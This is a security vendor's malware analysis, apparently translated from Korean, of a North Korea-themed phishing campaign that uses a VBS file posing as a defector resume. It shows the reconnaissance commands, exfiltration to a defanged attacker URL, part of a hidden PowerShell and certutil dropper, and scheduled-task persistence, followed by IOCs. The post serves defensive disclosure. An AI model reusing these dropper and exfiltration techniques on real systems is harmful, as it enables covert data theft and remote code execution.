APT attack disguised as North Korean defector resume format (VBS script)

asec.ahnlab.com/ko/33141

March 29, 2022

The ASEC analysis team recently confirmed that malicious VBS for the purpose of information leakage is being distributed through phishing emails related to North Korea. It contains the contents of a broadcast related to North Korea, and a compressed file is attached. Referring to writing a resume, induce execution of the attached file. A malicious VBS script file exists inside the compressed file.




Figure 1. dissemination email




Figure 2. attached compressed file

The brief behavior of the '2022 resume form.vbs' file is as follows.

- Information Collection and Transmission
- Generating a normal Korean file
- Creating additional malicious script files and registering the task scheduler

When the VBS file is executed, information of the user's PC is collected through the following command.


Information Collected	command
List of currently running processes	cmd /c tasklist /v | clip
routing table information	cmd /c Route print | clip
About Program Files folder	cmd /c dir /w “”%SystemRoot%/../Program Files”” | clip
About Program Files (x86) folder	cmd /c dir /w “”%SystemRoot%/../Program Files (x86)”” | clip

Table 1. Information Collected

After encoding the collected information in Base64, it is transmitted to hxxp://fserverone.webcindario[.]com/contri/sqlite/msgbugPlog.php.

> Parameter value: Cache=error&Sand=[User name]&Data=[base64-encoded collection information]&Em=[base64-encoded user name]

Also, in order to disguise as a normal file, the Korean file created with the '2022.hwp' command is executed in the folder where the '2022 resume form.vbs' file is executed. The Korean file contains the contents of the resume format as follows.



이 력 서

작성 년/월/일:2022 년 월 일

1. 인적사항

	성 명	(가명:필요시)		
	주민등록번호		출생지	○○도 ○○군
	E-mail			
	전 화 번 호		휴 대 폰	
	주 소			
	탈 북 년 월		입 국 년 월	

2.신상자료

최종학력		결혼여부		종 교	
취 미		자격/특기			

3.가족사항 (대한민국 거주)

관계	성 명	연령	직업/학교	관계	성 명	연령	직업/학교

※ 북에 남겨진 가족 :

4. 학력사항 (북,남 모두기록)

년월일	학 교 명	학 과	년월일	학 교 명	학 과

5. 경력사항 (북,중국,한국 모든 경력 자세히 기록, 연수, 학원 등 포함)

기 간	회 사 명	부 서	직위/직급

Figure 3. Hangul file inside

Figure 4. Hangul file properties

After that, the data present in the response received from the URL that transmitted the information is executed using PowerShell. Also, the %appdata%\mscornet.vbs file created through the corresponding response is registered in the task scheduler as the Google Update Source Link name. In addition to this, copy mscornet.vbs to the startup program folder so that the VBS file can be executed automatically, and then self-delete the '2022 resume form.vbs' file.




Figure 5. created task scheduler

Currently, no special response is received from hxxp://fserverone.webcindario[.]com/contri/sqlite/msgbugPlog.php, which sent the information, but the received response recorded in RAPIT, our automatic analysis system (confirmed on 3/26)) contains additional commands.

In the response message, use PowerShell to save base64-encoded data in %AppData%\~KB3241.tmp. After that, ~KB3241.tmp is decoded and saved as %AppData%\mscornet.vbs, and then ~KB3241.tmp is deleted.

```
powershell -w hidden ECHO OFF echo
RnVuY3Rpb24gaDJzKGgpDQogIERpbSBhIDogYSA9IFNwbGl0KGgpDQogIERpbSBp >
"%AppData%\~KB3241.tmp"
echo DQogIEZvciBpID0gMCBUbyBVQm91bmQoYSkNCiAgICAgIGEoaSkgPSBDaHIoIiYi >>
"%AppData%\~KB3241.tmp"
<생략>
echo ZSINCmtpbGxQcm9jZXNzICJpZWxvd3V0aWwuZXhlIg== >> "%AppData%\~KB3241.tmp"
certutil -f -decode "%AppData%\~KB3241.tmp" "%AppData%\mscornet.vbs"
del "%AppData%\~KB3241.tmp"
```

mscornet.vbs connects to hxxp://cmaildowninvoice.webcindario[.]com/contri/sqlite/msgbugGlog.php?Cache=fail&Sand=[PC name] and executes the received response with the Execute command. Currently, additional commands are not identified in the URL, but various malicious actions can be performed by an attacker.

Recently, malicious codes disguised as North Korea-related contents are being distributed in the form of VBS scripts as well as word documents, so user attention is required.

Currently, AhnLab V3 product diagnoses the file as follows.

[File Diagnosis]
Dropper/VBS.Generic
Trojan/VBS.Agent

[IOC]
ab97956fec732676ecfcedf55efadcbc
e49e41a810730f4bf3d43178e4c84ee5
hxxp://fserverone.webcindario[.]com/contri/sqlite/msgbugPlog.php hmsp
://cmaildowninvoice.webcindario/sqlite/contrig.

Related IOCs and related detailed analysis information can be checked through AhnLab's next-generation threat intelligence platform 'AhnLab TIP' subscription service.

Categories: Malware information

Tagged as: VBScript